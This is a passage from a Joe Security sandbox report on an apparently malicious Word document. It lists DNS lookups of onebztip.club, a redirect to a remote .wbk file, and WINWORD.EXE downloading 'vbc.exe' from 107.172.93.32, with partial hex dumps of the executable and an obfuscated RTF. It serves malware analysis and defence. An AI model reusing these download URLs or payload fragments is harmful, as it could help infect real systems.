Jan 28, 2022 11:26:17.702502012 CET	49171	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:17.702527046 CET	443	49171	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:18.065798044 CET	443	49171	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:18.066011906 CET	49171	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:18.078265905 CET	49171	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:18.078299046 CET	443	49171	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:18.079022884 CET	443	49171	66.29.141.207	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 11:26:02.383935928 CET	52167	53	192.168.2.22	8.8.8.8
Jan 28, 2022 11:26:02.407804012 CET	53	52167	8.8.8.8	192.168.2.22
Jan 28, 2022 11:26:08.415513992 CET	50591	53	192.168.2.22	8.8.8.8
Jan 28, 2022 11:26:08.433037996 CET	53	50591	8.8.8.8	192.168.2.22
Jan 28, 2022 11:26:08.443614960 CET	57805	53	192.168.2.22	8.8.8.8
Jan 28, 2022 11:26:08.466133118 CET	53	57805	8.8.8.8	192.168.2.22
Jan 28, 2022 11:26:13.185450077 CET	59030	53	192.168.2.22	8.8.8.8
Jan 28, 2022 11:26:13.210005045 CET	53	59030	8.8.8.8	192.168.2.22
Jan 28, 2022 11:26:13.213280916 CET	59185	53	192.168.2.22	8.8.8.8
Jan 28, 2022 11:26:13.234019041 CET	53	59185	8.8.8.8	192.168.2.22
Jan 28, 2022 11:26:14.914890051 CET	55616	53	192.168.2.22	8.8.8.8
Jan 28, 2022 11:26:14.934413910 CET	53	55616	8.8.8.8	192.168.2.22
Jan 28, 2022 11:26:14.936966896 CET	49972	53	192.168.2.22	8.8.8.8
Jan 28, 2022 11:26:14.954175949 CET	53	49972	8.8.8.8	192.168.2.22
Jan 28, 2022 11:26:17.653501987 CET	51771	53	192.168.2.22	8.8.8.8
Jan 28, 2022 11:26:17.676848888 CET	53	51771	8.8.8.8	192.168.2.22
Jan 28, 2022 11:26:17.679116011 CET	59867	53	192.168.2.22	8.8.8.8
Jan 28, 2022 11:26:17.700962067 CET	53	59867	8.8.8.8	192.168.2.22
Jan 28, 2022 11:26:26.114847898 CET	50315	53	192.168.2.22	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 11:26:26.138176918 CET	53	50315	8.8.8.8	192.168.2.22
Jan 28, 2022 11:26:26.141361952 CET	50072	53	192.168.2.22	8.8.8.8
Jan 28, 2022 11:26:26.165575981 CET	53	50072	8.8.8.8	192.168.2.22
Jan 28, 2022 11:26:28.245870113 CET	54304	53	192.168.2.22	8.8.8.8
Jan 28, 2022 11:26:28.269277096 CET	53	54304	8.8.8.8	192.168.2.22
Jan 28, 2022 11:26:28.271676064 CET	49894	53	192.168.2.22	8.8.8.8
Jan 28, 2022 11:26:28.289124012 CET	53	49894	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 11:26:02.383935928 CET	192.168.2.22	8.8.8.8	0x1e4b	Standard query (0)	onebztip.club	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:08.415513992 CET	192.168.2.22	8.8.8.8	0x995b	Standard query (0)	onebztip.club	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:08.443614960 CET	192.168.2.22	8.8.8.8	0x2f29	Standard query (0)	onebztip.club	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:13.185450077 CET	192.168.2.22	8.8.8.8	0x3a0b	Standard query (0)	onebztip.club	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:13.213280916 CET	192.168.2.22	8.8.8.8	0xc51	Standard query (0)	onebztip.club	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:14.914890051 CET	192.168.2.22	8.8.8.8	0xc93c	Standard query (0)	onebztip.club	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:14.936966896 CET	192.168.2.22	8.8.8.8	0xcd43	Standard query (0)	onebztip.club	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:17.653501987 CET	192.168.2.22	8.8.8.8	0x76c0	Standard query (0)	onebztip.club	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:17.679116011 CET	192.168.2.22	8.8.8.8	0x14f6	Standard query (0)	onebztip.club	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:26.114847898 CET	192.168.2.22	8.8.8.8	0xabe8	Standard query (0)	onebztip.club	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:26.141361952 CET	192.168.2.22	8.8.8.8	0x5036	Standard query (0)	onebztip.club	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:28.245870113 CET	192.168.2.22	8.8.8.8	0x580d	Standard query (0)	onebztip.club	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:28.271676064 CET	192.168.2.22	8.8.8.8	0xc2dd	Standard query (0)	onebztip.club	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 11:26:02.407804012 CET	8.8.8.8	192.168.2.22	0x1e4b	No error (0)	onebztip.club		66.29.141.207	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:08.433037996 CET	8.8.8.8	192.168.2.22	0x995b	No error (0)	onebztip.club		66.29.141.207	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:08.466133118 CET	8.8.8.8	192.168.2.22	0x2f29	No error (0)	onebztip.club		66.29.141.207	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:13.210005045 CET	8.8.8.8	192.168.2.22	0x3a0b	No error (0)	onebztip.club		66.29.141.207	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:13.234019041 CET	8.8.8.8	192.168.2.22	0xc51	No error (0)	onebztip.club		66.29.141.207	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:14.934413910 CET	8.8.8.8	192.168.2.22	0xc93c	No error (0)	onebztip.club		66.29.141.207	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:14.954175949 CET	8.8.8.8	192.168.2.22	0xcd43	No error (0)	onebztip.club		66.29.141.207	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:17.676848888 CET	8.8.8.8	192.168.2.22	0x76c0	No error (0)	onebztip.club		66.29.141.207	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:17.700962067 CET	8.8.8.8	192.168.2.22	0x14f6	No error (0)	onebztip.club		66.29.141.207	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:26.138176918 CET	8.8.8.8	192.168.2.22	0xabe8	No error (0)	onebztip.club		66.29.141.207	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:26.165575981 CET	8.8.8.8	192.168.2.22	0x5036	No error (0)	onebztip.club		66.29.141.207	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:28.269277096 CET	8.8.8.8	192.168.2.22	0x580d	No error (0)	onebztip.club		66.29.141.207	A (IP address)	IN (0x0001)
Jan 28, 2022 11:26:28.289124012 CET	8.8.8.8	192.168.2.22	0xc2dd	No error (0)	onebztip.club		66.29.141.207	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2022

HTTP Request Dependency Graph

- onebztip.club
- 107.172.93.32

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49175	107.172.93.32	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 11:26:23.245330095 CET	98	OUT	GET /309/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 107.172.93.32 Connection: Keep-Alive
Jan 28, 2022 11:26:23.395608902 CET	100	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 10:26:23 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 Last-Modified: Fri, 28 Jan 2022 05:43:22 GMT ETag: "28938-5d69de9aa38e4" Accept-Ranges: bytes Content-Length: 166200 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 08 81 e9 50 66 d2 e9 50 66 d2 e9 50 66 d2 2a 5f 39 d2 eb 50 66 d2 e9 50 67 d2 4c 50 66 d2 2a 5f 3b d2 e6 50 66 d2 bd 73 56 d2 e3 50 66 d2 2e 56 60 d2 e8 50 66 d2 52 69 63 68 e9 50 66 d2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 5a 9b 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 6a 00 00 00 da 02 00 00 08 00 00 2d 35 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 a0 05 00 00 04 00 00 66 3e 03 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 86 00 00 a0 00 00 00 00 c0 04 00 c8 d5 00 00 00 00 00 00 00 00 00 00 d0 74 02 00 68 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 97 68 00 00 00 10 00 00 00 6a 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 a6 14 00 00 00 80 00 00 00 16 00 00 00 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 18 b0 02 00 00 a0 00 00 00 06 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 60 01 00 00 60 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 c8 d5 00 00 00 c0 04 00 00 d6 00 00 00 8a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj-5@f>@th.texthj `.rdatan@@.data@.ndata``.rsrc@@

Copyright Joe Security LLC 2022

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49172	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49174	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49176	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49177	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49173	107.172.93.32	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 11:26:19.345607996 CET	75	OUT	GET /invoice/dhl_shp.wbk HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: 107.172.93.32 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 11:26:19.489567041 CET	76	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 10:26:19 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 Last-Modified: Thu, 27 Jan 2022 13:19:32 GMT ETag: "498c-5d6902b3a248e" Accept-Ranges: bytes Content-Length: 18828 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Data Raw: 7b 5c 72 74 2e 24 35 3c 2d 2c 28 3f 3e 33 35 32 39 7e 29 3f 3d 40 31 3e 21 38 21 32 21 24 2d 2c 3e 32 3f 3f 5b 2a 5b 2c 21 7c 35 23 21 a7 35 5b 3d 3a 3f 26 b5 3f 32 28 3f 31 7c 25 3b 29 5b 36 23 2c 3f 5f 28 38 3b 2b 2d 60 2d 3d 2c 3c 3a 3f 3b b0 21 5e 3e 24 30 25 3f 3a 3b 29 24 3f 7e 60 3b 36 5f 40 25 31 5f 2c 60 2c 3f 26 5b a7 2f 34 3f 27 3d 36 21 60 5e 7e 2c 3f 30 32 31 35 23 5b 21 34 34 30 27 28 40 3a 25 2e 2b 3c 38 34 30 36 29 27 26 2a 39 3f 3f 24 3b 2c 36 36 40 28 23 2e 3f 2b 5e 3f 21 25 3f 40 5d 2a 5b 3a 60 39 7e 3b 2e 5e 34 60 32 36 29 23 3f 31 35 25 26 3c 2f 25 b5 31 3c 3f 40 28 25 3f 35 32 5b 28 2d 29 5f 5e 36 3f 3f 3f 27 5d 3f 21 3d 3f 34 3f 2a 7e 5d 32 27 32 34 3d 7c 34 40 3f 28 2f 3f a7 2a 36 37 b5 2c 2f 32 3f 3e 25 27 35 39 2d 3c 2a 3c 2e 35 2a 5b 3a 38 7c 36 2d 39 3e 40 2f 32 25 23 31 60 3f 32 40 3b 7c 23 a7 39 25 3a 3f 2a 2c 3e 26 5e 28 3d 23 38 a7 5d 30 21 27 5f 33 33 35 3c 21 2d 29 3f 40 25 36 3c 25 24 2f 40 34 3e 2d 5b 5d 2f 38 26 25 7c 27 3f 32 25 5b 32 26 25 26 2d 40 5d 7e 60 5b 5b 25 5d 21 5b 28 39 28 3c 5b 3d 30 5e 28 25 3d 5f 2d 3d 2d 3f 3a 3a 5d 3a 3b b0 25 2b 31 7c 5d 3f 2a 30 2b 60 5f 21 3f 2c b0 60 2d 21 38 2b 35 60 3f 35 5d 25 23 27 2b 29 3f 3d 5b 23 2c 25 2c 5b 5f 30 39 29 3c 31 26 2b 7c 3c 3c 32 40 38 36 40 3f 2f b0 29 b5 b0 7e 25 30 25 7c 40 2c 31 60 27 25 31 a7 7e 26 25 25 2a 7e 29 23 24 21 5d 2f 23 23 2f 36 2c 3c 38 24 60 24 2e 5b 3a 5b 31 2c 2f 33 25 3e 32 28 39 29 34 25 32 25 3f 28 34 7c 5b 3a 3f 7c 2e 38 31 25 30 27 25 5b 2d 40 a7 b0 38 3f 3f 31 38 60 3f 30 29 3c 37 32 2f 3f 3a 5e 3a 36 3b 34 33 2f 34 3f 2b 5b 3c 3f 2c 29 3f 33 24 36 2f 5f 36 b5 7c 25 2b 24 39 40 28 39 26 3f 40 3f 5f 21 28 2d 32 2c 31 24 37 3a 7c 25 5b 5e 5f 3c 3f 31 7e 2c 37 2c 3e 31 3f 27 5e 2d 3f 5e 38 34 3f 3e 5b 7c 3f 39 34 5b 3a 25 3b 3f 30 3f 3f 7c 7e 33 30 21 3d 3f 2c b0 3d 2d 25 7c 3b 32 31 3e 26 a7 24 3f 25 3f 2c 37 37 b5 b5 37 35 5e b0 3f 39 38 36 2e 30 25 29 2f 2e 40 60 2f 25 3e 28 3a 3f 33 31 7c 24 3f 32 34 b5 37 5b 3e 37 37 23 a7 21 a7 5f 24 2c 23 2a 5b 2f 25 3e 23 2c 28 39 3c 25 37 b0 3e 21 23 26 21 32 23 5f 60 3e 39 27 b5 60 29 25 5b 32 25 35 2d 2f 2d 36 2f 5b 40 7e 3f 24 2a 21 3e 36 b0 3a 5d 27 3f 26 21 b5 35 2e 32 2a 38 40 3f 2a 2d 34 24 2a 28 3f 27 3c 24 34 24 38 7c 7e 25 39 38 39 25 34 35 3c 3f 29 b0 24 2e b0 5d 3f 21 5d 7e 2c b5 3a 39 3f 29 3f 30 3f 2f 2c 5b 3d 38 26 3f 28 7e 60 60 5f 3f 21 3d 3f 2f 28 25 5d 3a 23 27 36 34 3f 2d 25 a7 25 3f 3c 28 5d 60 40 3c 2c 38 7c 2c 3a 3d 5d 33 3a 23 24 30 39 21 60 a7 21 38 7c 3f 3c 21 23 a7 29 b0 21 32 2c 7c 60 a7 5e 3c 5e 5d 2f 2f 7e 5f 39 35 30 39 3a 3f 7e 25 31 37 3e 5e 5b 37 21 3b 3f 3f 32 3e 3b 23 34 28 a7 3f 2e 25 3f 7e 2e 3b 3f 5d 5b 5e 25 33 2b 31 2e 5f 3c 3f 7e 2f 3d 3b 3b 60 40 5b 33 2b 32 b5 5e 30 2d 27 33 32 5f 28 2c 60 3b 29 30 60 35 2b 25 7e 21 2a 3d 39 37 60 36 36 27 5d 2b 2c 21 7e 2f 25 2f 3a 2c 2b 7c 31 7e 3f 36 25 b0 2a 3c 27 2f 60 3f 2e 3c 31 28 24 38 29 24 3f 5f 38 34 29 3e 3f 2b 5b 21 5b 3f 39 5e 27 60 3b 34 3b 7e 3a b0 2c 35 3f 3f 26 24 3d 25 2d a7 3f 28 33 31 34 b5 21 39 5d 5f 3e 26 3e b0 2f 3c 32 5b 25 60 5d 31 24 30 5f 3e 5e 25 33 7c 40 3d 25 34 3d 33 3f 3f 5f 34 5b 3a 7e 5d 38 21 35 3e 25 7e 32 40 2d 3d 29 Data Ascii: {\rt.$5<-,(?>3529~)?=@1>!8!2!$-,>2??[*[,!|5#!5[=:?&?2(?1|%;)[6#,?_(8;+-`-=,<:?;!^>$0%?:;)$?~`;6_@%1_,`,?&[/4?'=6!`^~,?0215#[!440'(@:%.+<8406)'&*9??$;,66@(#.?+^?!%?@]*[:`9~;.^4`26)#?15%&</%1<?@(%?52[(-)_^6???']?!=?4?*~]2'24=|4@?(/?*67,/2?>%'59-<*<.5*[:8|6-9>@/2%#1`?2@;|#9%:?*,>&^(=#8]0!'_335<!-)?@%6<%$/@4>-[]/8&%|'?2%[2&%&-@]~`[[%]![(9(<[=0^(%=_-=-?::]:;%+1|]?*0+`_!?,`-!8+5`?5]%#'+)?=[#,%,[_09)<1&+|<<2@86@?/)~%0%|@,1`'%1~&%%*~)#$!]/##/6,<8$`$.[:[1,/3%>2(9)4%2%?(4|[:?|.81%0'%[-@8??18`?0)<72/?:^:6;43/4?+[<?,)?3$6/_6|%+$9@(9&?@?_!(-2,1$7:|%[^_<?1~,7,>1?'^-?^84?>[|?94[:%;?0??|~30!=?,=-%|;21>&$?%?,7775^?986.0%)/.@`/%>(:?31|$?247[>77#!_$,#*[/%>#,(9<%7>!#&!2#_`>9``)%[2%5-/-6/[@~?$*!>6:]'?&!5.2*8@?*-4$*(?'<$4$8|~%989%45<?)$.]?!]~,:9?)?0?/,[=8&?(~``_?!=?/(%]:#'64?-%%?<(]`@<,8|,:=]3:#$09!`!8|?<!#)!2,|`^<^]//~_9509:?~%17>^[7!;???2>;#4(?.%?~.;?][^%3+1._<?~/=;;`@[3+2^0-'32_(,`;)0`5+%~!*=97`66']+,!~/%/:,+|1~?6%*<'/`?.<1($8)$?_84)>?+[![?9^``;4;~:,5??&$=%-?(3149]_>&>/<2[%`]1$0_>^%3|@=%4=3??_4[:~]8!5>%~2@-=)
97	OUT	HEAD /invoice/dhl_shp.wbk HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 107.172.93.32 Content-Length: 0 Connection: Keep-Alive
Jan 28, 2022 11:26:20.769046068 CET		
Jan 28, 2022 11:26:20.914331913 CET	98	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 10:26:20 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 Last-Modified: Thu, 27 Jan 2022 13:19:32 GMT ETag: "498c-5d6902b3a248e" Accept-Ranges: bytes Content-Length: 18828 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-01-28 10:26:03 UTC	0	OUT	OPTIONS /index.php/ HTTP/1.1 User-Agent: Microsoft Office Protocol Discovery Host: onebztip.club Content-Length: 0 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-01-28 10:26:03 UTC	0	IN	HTTP/1.1 200 OK keep-alive: timeout=5, max=100 x-powered-by: PHP/7.2.34 content-type: text/html; charset=UTF-8 content-length: 10885 date: Fri, 28 Jan 2022 10:26:03 GMT server: LiteSpeed x-turbo-charged-by: LiteSpeed connection: close
2022-01-28 10:26:03 UTC	0	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 3c 6c 69 6e 6b 20 74 79 70 65 3d 22 74 65 78 74 Data Ascii: <!DOCTYPE html><html xmlns="http://www.w3.org/1999/xhtml" lang="en"><head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"><link type="text

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-01-28 10:26:08 UTC	11	OUT	HEAD /index.php/x HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: onebztip.club
2022-01-28 10:26:09 UTC	11	IN	HTTP/1.1 302 Found keep-alive: timeout=5, max=100 x-powered-by: PHP/7.2.34 location: http://107.172.93.32/invoice/dhl_shp.wbk content-type: text/html; charset=UTF-8 date: Fri, 28 Jan 2022 10:26:09 GMT server: LiteSpeed cache-control: no-cache, no-store, must-revalidate, max-age=0 x-turbo-charged-by: LiteSpeed connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-01-28 10:26:13 UTC	11	OUT	OPTIONS /index.php HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: onebztip.club
2022-01-28 10:26:13 UTC	11	IN	HTTP/1.1 200 OK keep-alive: timeout=5, max=100 x-powered-by: PHP/7.2.34 content-type: text/html; charset=UTF-8 content-length: 10885 date: Fri, 28 Jan 2022 10:26:13 GMT server: LiteSpeed x-turbo-charged-by: LiteSpeed connection: close
2022-01-28 10:26:13 UTC	11	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 3c 6c 69 6e 6b 20 74 79 70 65 3d 22 74 65 78 74 Data Ascii: <!DOCTYPE html><html xmlns="http://www.w3.org/1999/xhtml" lang="en"><head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"><link type="text

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	66.29.141.207	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
